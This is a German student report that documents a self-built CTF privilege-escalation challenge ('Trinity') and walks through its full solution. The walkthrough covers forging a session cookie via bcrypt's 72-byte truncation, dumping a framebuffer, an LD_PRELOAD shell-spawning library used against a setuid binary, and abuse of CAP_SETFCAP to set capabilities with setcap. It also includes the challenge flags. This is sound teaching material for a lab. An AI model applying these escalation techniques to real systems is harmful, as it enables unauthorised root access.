POSIXNinjas

Konrad Langenberg, Jonas Franz und Simon Hilchenbach

Anfertigung einer eigenen CTF-Challenge mit Schwerpunkt Privilege Escalation

Dozenten: Matthias Göhring und Markus Schader

Challengename: Trinity
Basissystem: Alpine Linux
Kategorie: Privilege Escalation

h_da
HOCHSCHULE DARMSTADT
UNIVERSITY OF APPLIED SCIENCES

Inhaltsverzeichnis

1 Einleitung

Neo,

in our mission to drain the machines' energy, Trinity was able to break into their energy grid and shut it off.

At least we thought so …

Somehow, there still is this one big energy plant remaining that can power whole 01 or — as we call it — the Maschine city.

We were able to obtain a stable network connection to their API which appears to be based on their custom Matrix protocol — the inner workings, unfortunately, are unknown to us.

Can you take on this challenge, become root user and shutdown this plant? You're our last hope, Neo.

Morpheus

2 Inbetriebnahme

Die Challenge wird als Docker-Container deployed. Es wird mindestens ein Linux-Kernel in Version 4.3 benötigt (der letzte Schritt benutzt im Code den Systemaufruf `prctl(2)` mit dem Flag `PR_CAP_AMBIENT`, welches ab dieser Version unterstützt wird). Ein bereits kompiliertes Docker-Image steht mit `registry.code.fbi.h-da.de/hc/trinity` zur Verfügung. Alternativ kann das Docker-Image auch selbst unter Eingabe von `make` im Wurzelverzeichnis des Projekts kompiliert werden. Die Kompilierung findet vollständig isoliert in Docker statt.

Mit dem folgenden Befehl kann der Docker-Container erstellt und gestartet werden:

```
1 docker run --rm --name trinity registry.code.fbi.h-da.de/hc/trinity
```

Anschließend kann über `docker inspect` die IP-Adresse des Containers ausgelesen werden:

```
1 docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' trinity
```

Hinweis: Unter *Docker for macOS* ist es nicht möglich, die IP-Adresse des Containers direkt vom Host anzusprechen. In diesem Fall müssen im `docker run` selbst noch die Parameter `-p 22:22` und `-p 80:80` angegeben werden, sodass diese beiden Ports über `localhost` erreichbar sind.

3 Walkthrough

3.1 Erster Shell-Zugriff auf das System

Wenn man sich die geöffneten Ports des Systems ansieht, stellt man schnell fest, dass lediglich die Ports 80 (HTTP) und 22 (SSH) erreichbar sind. Gewöhnlicherweise erfolgt der erste Angriff auf eine Maschine nicht über SSH, so auch hier: Im ersten Schritt wird über Port 80 in die Maschine eingedrungen. Wenn man sich mit einem Web-Browser auf die Maschine verbindet, erscheint folgende Ansicht.



Abbildung 1: Anmeldebildschirm unter Port 80

Es gibt mehrere Möglichkeiten, an die Zugangsdaten zu gelangen. Der einfachste Weg wäre, einen Blick auf den HTML-Quelltext der Website zu werfen, welcher „Test-Zugangsdaten“ enthält oder einen Bruteforce-Angriff durchzuführen, welcher dadurch erleichtert wird, dass das Backend in der Rückmeldung angibt, ob Passwort oder Benutzername falsch waren, und sowohl Benutzername als auch Passwort weit oben in der `rockyou.txt` erscheinen.

```
<!DOCTYPE html>
<!--
FOR TESTING ONLY!!!
Credentials:
Username: smithy
Password: 010101
-->

<html>
```

Nach der Eingabe der Zugangsdaten aus dem HTML-Quelltext erhält man Zugriff auf die Verwaltungsoberfläche der „Matrix Energy Grid Inc.“

Abbildung 2: Dashboard nach der Anmeldung

Unter dem Menüpunkt „Settings“ können nun Profilinformationen abgerufen werden. Dabei lässt sich feststellen, dass der eingeloggte Benutzer keine Administratorrechte hat. Ferner erlaubt die Seite die Änderung des Anzeigenamens.

Abbildung 3: Profileinstellungen

Das Verfahren zur Sitzungsverwaltung sieht zunächst sicher aus: Angelehnt an JSON Web Tokens (JWT) wird vom Server eine Payload-JSON generiert, die die Profilinformationen enthält. Diese Payload wird über einen HMAC mit einem geheimen `SECRET` signiert und die Signatur dann anschließend zusammen mit der Payload als base64 in einem Cookie `MATRIXSESSION` gespeichert. Bei weiteren Anfragen sendet der Browser den Cookie, und der Server überprüft nur die Signatur und kann vertrauen, dass die Profilinformationen in der Payload korrekt sind – die Payload wurde schließlich vom Server selbst ausgestellt. Der Signaturalgorithmus wird in der API-Dokumentation, die ebenfalls über die Webseite gelesen werden kann, beschrieben.

Mit der Implementierung eines eigenen kryptographischen Protokolls hat sich jedoch eine Schwachstelle aufgetan: Für den HMAC wurde bcrypt als Hashfunktion verwendet. Jedoch kann bcrypt Eingaben, die länger als 72 Bytes sind, nicht verarbeiten; überstehende Bytes werden ignoriert. Effektiv deckt

die Signatur also nur die ersten $(72 - \textit{Länge des SECRET})$ Zeichen der Payload ab, die verbleibenen Zeichen können jedoch durch den Angreifer modifiziert werden, ohne dass die Signatur invalidiert wird.

Ein `MATRIXSESSION`-Cookie kann etwa wie folgt aussehen:

```
eyJ1c2VybmFtZSI6InNtaXRoeSIsImRpc3BsYXlfbmFtZSI6Ik1yLiBTbWl0aCIsImlzX2FkbWluIjpmYWxzZX0=.
    JDJhJDEwJGs0OWcxL21ONTFUVUcuUmxlUnVvbnVNTmY2NHNEekJVVWx1dXBrZ25hUnJhdkZYTmFuWDNH
```

Rechts vom Punkt befindet sich der HMAC, links vom Punkt die Payload. Diese dekodiert zu

```
{"username":"smithy","display_name":"Mr. Smith","is_admin":false}
```

Das Flag `is_admin` ist der letzte Eintrag in der JSON. Gelingt es also, zusammen mit dem unbekannten SECRET mindestens 72 Zeichen vor dem `false` einzufügen, dann wird diese Flag nicht von der Signatur abgedeckt und kann somit beliebig manipuliert werden.

Abbildung 4: Hochladen des SSH-Key

Tatsächlich kann der `display_name` über die Profileinstellungen geändert werden. Das Frontend begrenzt zwar die Länge des Anzeigenamens, das Backend allerdings nicht. So kann man einen neuen Cookie bekommen, bei dem ein entsprechend langer `display_name` dafür sorgt, dass die Signatur eine Änderung von `is_admin` auf `true` erlaubt. Mit dem Admincookie erlangt man nun Zugriff auf das Admin-Panel, über das ein SSH-Key für den `bastion`-Linux-User hochgeladen werden kann. Nach dem Login über SSH erscheint das erste Token in der Message of the day:

```
**************************************************
*  Neo,                                          *
*                                                *
*  you're a step closer in fulfilling our mission.  *
*  Take this token as a sign of appreciation:    *
*                                                *
*  HC2021{B3w4re0fUs1ngBCRYPT9999999999999}      *
*                                                *
*  Other than that, may you do well!             *
*                                                *
*  Morpheus                                      *
**************************************************
```

3.2 Auslesen des Framebuffer

Einer der ersten Schritte, die ein Angreifer nach Erlangen einer Shell durchführt, ist die Abfrage der User-ID über `id`. Der Befehl zeigt an, dass der eingeloggte `bastion`-Benutzer Teil der `video`-Gruppe ist, die unter anderem das Lesen des Bildschirminhalts erlaubt.

Der Framebuffer kann über die Datei `/dev/fb0` ausgelesen und auf die eigene Maschine kopiert werden:

```
ssh bastion@localhost "cat /dev/fb0" > fb0.raw
```

Anders als etwa JPEG- oder PNG-Bilder wird der Framebuffer nicht komprimiert gespeichert, sondern enthält Pixel für Pixel die einzelnen Werte für die Farbkanäle. Ferner bedeutet das auch, dass die Auflösung nicht in der Datei enthalten ist.

An dieser Stelle kann die Auflösung entweder durch ausprobieren, durch Berechnungen auf Basis der Dateigröße oder mit dem Befehl `fbset` ermittelt werden:

- In den ersten beiden Fällen muss nur die Weite des Bildschirms geraten werden und die Höhe ergibt sich automatisch. Der Framebuffer ist etwa 1572864 Bytes groß, bei 16-bit Farbtiefe (das ist üblich bei Framebuffern) sind das 786432 Pixel. Mit der gerateten Weite von 1024 Pixeln ergibt sich eine Höhe von 786432 / 1024 = 768 Pixeln.
- Im letzten Fall gibt `fbset` sowohl die Bildschirmgröße als auch die Kodierung zurück:

```
mode "1024x768-0"
        # D: 0.000 MHz, H: 0.000 kHz, V: 0.000 Hz
        geometry 1024 768 1024 768 32
        timings 0 0 0 0 0 0 0
        accel true
        rgba 8/16,8/8,8/0,0/0
endmode
```

Um den Framebuffer nun sichtbar zu machen, bietet sich GIMP an, das bereits eine Funktion zum Lesen roher Bilddaten enthält. Über eine schnelle Google-Suche sind allerdings auch einige fertige Python-Skripte zu finden, die den Framebuffer in eine PNG umwandeln können.



Abbildung 5: Öffnen des Framebuffer als rohes Bild in GIMP

In einem neuen Fenster ist dann eine Vorschau des Framebuffer zu sehen, hier müssen jedoch noch die Dimensionen und die Kodierung spezifiziert werden. Wenn noch nicht erfolgt, dann kann auch über das Vorschaufenster die Bildschirmgröße geraten bzw. ausprobiert werden.



Abbildung 6: Vorschau des Framebuffer

In Abb. 6 wurde der Bildtyp bzw. die Kodierung noch nicht korrekt ausgewählt. Hier kann auch entweder kurz durchprobiert oder die Kodierung aus `fbset` gelesen werden. Häufig sind Framebuffer in RGB565 kodiert, wie auch hier, in diesem Fall in Little-Endian.

Abbildung 7: Der Bildschirm, wie er im Framebuffer gespeichert ist

Prinzipiell wurde in dem Schritt also ein Screenshot gemacht, auf dem nun zu sehen ist, dass Agent Smith eingeloggt ist. Des Weiteren ist eine TODO-Liste geöffnet sowie der Quellcode von einem Programm.

Aus der TODO-Liste lässt sich ermitteln, dass Agent Smith den Benutzernamen `smith` und das Passwort `mranderson` hat.

Im Screenshot finden sich weitere Hinweise („Deja Vu“ im TODO und Hintergrund sowie im Quellcode, Linux Capabilities), die aber erst für spätere Schritt interessant sind.

In einer neuen SSH Sitzung kann sich nun als Benutzer `smith` mit genanntem Passwort eingeloggt werden. Die `/home/smith/Desktop/token.txt` enthält das folgende Token:

```
1 HC2021{WeDontNeedNoFramebuffers12345678}
```

3.3 Exploit des `devlogin`

Bei Agent Smith handelt es sich noch nicht um den root-Benutzer, es ist also eine weitere Privilegienerhöhung notwendig. Nach kurzer Untersuchung des Dateisystems kann das Verzeichnis `/opt/devlogin` identifiziert werden, welches speziell der Gruppe der `agents`, die Gruppe des eingeloggten Benutzers, gehört.

Die Berechtigungen im Verzeichnis sind wie folgt gesetzt:

```
1 dr-xr-x---    1 dev      agents        4096 Jul  1 23:48 .
2 drwxr-xr-x    1 root     root          4096 Jul  1 23:48 ..
3 -r-sr-x---    1 dev      agents       28008 Jul  1 23:33 devlogin
4 -r--r-----    1 dev      agents        1126 Jul  1 23:33 devlogin.cpp
```

Es liegt die setuid-Binary `devlogin` vor, welche bei der Ausführung die effektive UID auf die des Nutzers `dev` setzt. Das Programm fragt nach Ausführung nach einem Benutzernamen und einem Passwort. Ein kurzer Blick in den zugehörigen Quellcode verrät, dass der `devlogin` eine `dev`-Shell gibt, wenn die Zugangsdaten korrekt sind:

```
36   if (target_hash != hexencoded) {
37     std::cerr << "Wrong password, this incident will be reported.\n";
38     std::cerr << "Reason: Got hash " << std::string_view(hexencoded)
39               << " which does not match the target hash" << std::endl;
40     return 2;
41   }
42
43   char *const argv[] = {"/bin/bash", NULL};
44   return execv(argv[0], argv);
```

Zudem kann aus dem Quellcode der beim Login gewünschte Benutzername (ebenfalls `dev`) sowie der MD5-Hash des Passworts (`14754f13e5280c5d49d2ae536c2d57e2`) entnommen werden. Es lässt sich schnell ermitteln, dass das Passwort `machine` lautet.

Jedoch stellt man bei Eingabe dieser Zugangsdaten fest, dass immer noch keine Shell erzeugt wurde; das Problem: Die Funktion, die zum hexadezimalen Kodieren des Passworthashes verwendet wurde,

erzeugt einen Hexstring in Großbuchstaben und mit einem Doppelpunkt als Trennzeichen zwischen den Oktetten. Der Zielhash hingegen ist in Kleinbuchstaben ohne Trennzeichen hinterlegt. Es gibt also keine Möglichkeit, dass die Hexstrings identisch sein können. Für eine Privilegienerhöhung muss also ein anderer Weg gefunden werden.

Im Rahmen der Challenge ist ein Exploit via `LD_PRELOAD`-Umgebungsvariable vorgesehen, die den dynamischen Linker dazu bringt, eine benutzerdefinierte Bibliothek zu laden. Zufälligerweise ist im Docker-Image bereits ein C-Compiler vorinstalliert, sodass die Bibliothek direkt im Container selbst erzeugt werden kann. Dazu wird eine C-Datei `inject.c` mit folgendem Inhalt angelegt (z. B. im `/tmp`-Verzeichnis mit `vi`):

```
1  #include <stdlib.h>
2  #include <unistd.h>
3
4  void _init() {
5    unsetenv("LD_PRELOAD");
6    char *const argv[] = {"/bin/bash", NULL};
7    execv(argv[0], argv);
8  }
```

Die `_init`-Funktion wird aufgerufen, sobald die dynamische Library geladen wurde, und ersetzt den aktuellen Prozess durch eine Shell. Das `unsetenv` stellt lediglich sicher, dass die Bibliothek nicht in einer Endlosschleife sich selbst lädt. Anschließend wird der Code mit folgendem Befehl in eine dynamische Bibliothek kompiliert:

```
1  gcc -nostartfiles -shared -o inject.so inject.c
```

Die Privilegienerhöhung erfolgt anschließend durch setzen von `LD_PRELOAD` auf die kompilierte Bibliothek vor der Ausführung des `devlogin`-Programms:

```
1  $ id
2  uid=1000(smith) gid=1000(agents) groups=27(video),1000(agents),1000(agents)
3  $ LD_PRELOAD=/tmp/inject.so ./devlogin
4  $ id
5  uid=1002(dev) gid=1000(agents) groups=27(video),1000(agents),1000(agents)
```

Mit Shell-Zugriff zum `dev`-Benutzer kann auch das nächste Token unter `/home/dev/token.txt` gelesen werden:

```
1  HC2021{WHY0TH30H3LL0D1D0LD0PRELOAD0WORK}
```

Nun ist es verwunderlich, dass `LD_PRELOAD` auf einer setuid-Binary funktioniert, wie das Token auch andeutet. Tatsächlich wird die eigene Bibliothek nicht in den `devlogin` injiziert, sondern in den Kindprozess, der in Zeile 18 erzeugt wird:

```
13 int main() {
14   setreuid(geteuid(), -1);
15
16   std::string username, password;
17
18   system("echo -n 'Username: '");
19   std::cin >> username;
```

Das Docker-Image ist ein musl-basiertes System, d.h. alle Binaries benutzen den dynamischen Musl-Linker. Dies kann über den `file`-Befehl auf der Binary verifiziert werden. Anders als der GNU dynamische Linker[1] löscht musl **nicht** die `LD_PRELOAD`-Umgebungsvariable bei setuid-Binaries, sondern ignoriert diese lediglich. Sie wird also trotzdem an Kindprozesse weitergegeben. Voraussetzung ist nur, dass die echte UID mit der effektiven UID übereinstimmt[2], dafür sorgt Zeile 14. Eine korrekte Implementierung würde den Code in Zeile 14 erst nach erfolgreichem Login in Zeile 42 durchführen.

3.4 Privilege Escalation via Deja Vu

Der Benutzer `dev` hat Zugriff auf das Verzeichnis `/opt/dejavu`, aus dem bereits im Screenshot von Agent Smith eine Datei geöffnet war.

In dem Verzeichnis findet sich ein Interpreter für die Deja Vu Programmiersprache, welche die Maschinen zur Programmierung von künstlicher Intelligenz einsetzen – zurzeit jedoch nur in Katzenprogrammen, wie in der beiliegenden `README.md` angemerkt wird.

```
1 dr-xr-x---    1 dev      dev           4096 Jul  4 10:22 .
2 drwxr-xr-x    1 root     root          4096 Jul  4 10:22 ..
3 -r--r-----    1 dev      dev           1657 Jun 30 09:20 README.md
4 -r-xr-x---    1 dev      dev        2034928 Jul  4 10:21 dejavu
5 dr-xr-x---    1 dev      dev           4096 Jul  4 10:22 examples
6 -r--r-----    1 dev      dev           4980 Jul  3 09:58 main.go
```

Ferner enthält die `README.md` eine kurze Übersicht der erlaubten Instruktionen sowie einen Verweis auf Beispiel-Skripts im `examples`-Verzeichnis. Bei Deja Vu handelt es sich um eine Abwandlung der esoterischen Programmiersprache Brainfuck bzw. deren Variante Ook!

Nach einem kurzen Blick in den ebenfalls beiliegenden Quellcode kann festgestellt werden, dass eine weitere, undokumentierte Instruktion unterstützt wird, welche das Ausführen externer Programme ermöglicht; jedoch erschließt sich ein möglicher Angriff erstmal nicht, denn der Interpreter ist keine setuid-Binary, wird also ganz normal als Benutzer `dev` ausgeführt. Jedoch findet man nach ausführlicher Untersuchung heraus, dass die Interpreter-Binary die Linux Capability `CAP_SETFCAP` über die erweiterten Dateisystem-Attribute gesetzt hat, darauf gab es bereits in der TODO-Liste im Screenshot einen Hinweis.

```
1 $ getcap dejavu
2 dejavu cap_setfcap=eip
```

Die `CAP_SETFCAP`-Capability erlaubt dem ausgeführten Interpreter-Prozess beliebiges Setzen weiterer Capabilities im Dateisystem. Mehrere Wege führen hier zum Ziel, in diesem Walkthrough wird die `CAP_DAC_OVERRIDE`-Capability der `/bin/busybox` zugewiesen, wodurch für alle Busybox-Tools wie `ls` oder `cat` die Rechteüberprüfung auf Dateisystemebene deaktiviert wird.

Normalerweise würde ein Administrator dazu folgenden Befehl ausführen:

[1] `https://github.com/bminor/glibc/blob/master/sysdeps/generic/unsecvars.h#L22`
[2] `https://github.com/esmil/musl/blob/master/src/ldso/dynlink.c#L1121-L1123`

```
$ /usr/sbin/setcap cap_dac_override+eip /bin/busybox
unable to set CAP_SETFCAP effective capability: Operation not permitted
```

Mit dem passenden DejaVu-Skript sollte dieser Befehl aber erfolgreich ausgeführt werden. Dieses Skript wird am besten automatisiert generiert, denn die undokumentierte Instruktion (`Deja? Vu?`) zum Ausführen eines Programms erfordert, dass die Zelleninhalte relativ zum Zeiger in einer bestimmten Struktur vorliegen. Demnach steht in der ersten Zelle die Länge des ersten Zeichenkette, gefolgt von dieser Zeichenkette (pro Zelle ein Byte). In der nächsten Zelle steht dann die Länge der zweiten Zeichenkette, gefolgt von der zweiten Zeichenkette. Die Argumentliste terminiert bei einer 0.

9	/	b	i	n	/	e	c	h	o	5	H	a	l	l	o	0

Abbildung 8: Struktur der Zellen mit `/bin/echo Hallo` als Beispiel

Der folgende JavaScript-Code generiert ein DejaVu-Skript, welches den gewünschten `setcap`-Befehl korrekt in die Zellen organisiert und die undokumentierte Instruktion ausführt:

```
function buildDejaVu(...args) {
    prog = [...args].map(arg => {
      return [
        arg.length,
        ... arg.split('').map(c => c.charCodeAt(0))
      ];
    }).reduce((a, b) => [...a, ...b], []).map(i => {
      return 'Deja. Vu. '.repeat(i) + 'Deja. Vu? ';
    });
    prog.push('Deja? Vu. '.repeat(prog.length));
    return prog.join('') + 'Deja? Vu?';
}

console.log(buildDejaVu('/usr/sbin/setcap', 'cap_dac_override+eip', '/bin/busybox'));
```

Es wird ein ca. 50000-Zeichen langes DejaVu-Skript generiert, welches anschließend auf die Maschine als `/tmp/exploit.dv` kopiert und mit dem Interpreter ausgeführt werden kann:

```
$ whoami
dev
$ ls /root
ls: can't open '/root': Permission denied
$ ./dejavu /tmp/exploit.dv
$ whoami
dev
$ ls /root
token.txt
$ cat /root/token.txt
HC2021{WhoEvenNeedsRootWhenThereAreCaps}
```

4 Bemerkungen

4.1 Schwierigkeitsgrad

An einigen Stellen in der Challenge mussten wir abwägen, wie leicht oder schwierig wir einen Schritt gestalten, wie viele Hinweise wir geben und wie viel Zeit ein Schritt erfordert.

So wurden beispielsweise im ersten Schritt die Zugangsdaten direkt in die HTML-Datei geschrieben. Ein Bruteforcing wäre zwar in relativ kurzer Zeit möglich gewesen, halten wir aber als ersten Schritt für demotivierend und einen geringen Lerneffekt.

Des Weiteren findet sich im Screenshot ein Hinweis auf die Linux Capabilities. Diesen haben wir eingebaut, da wir vermuten, dass die meisten Studenten (die ja in der Lage sein sollen, diese Challenge zu lösen) wenig vertraut mit diesem Linux-Feature sind bzw. möglicherweise dieses garnicht kennen. Ein Privilege-Escalation-Skript wie `linpeas.sh` findet die gesetzte Capability jedoch.

Ferner wäre auch ein Weglassen des `dejavu`-Quellcodes möglich gewesen, mit entsprechend benötigtem Zeitaufwand für diesen Schritt.

4.2 Limitierungen

Im Framebuffer-Schritt wird kein echter Framebuffer (das wäre ein Character-Device) gedumpt, sondern nur eine readonly-Datei mit identischen Berechtigungen. Das liegt daran, dass der Docker-Container nicht die nötigen Privilegien besitzt, um ein `devfs` mit einem eigenen Framebuffer-Device zu mounten. Auch können wir dadurch leider nicht die Bildschirmauflösung in `sysfs` ausgeben; es bleibt ein überschriebenes `fbset`-Programm mit statischer Ausgabe.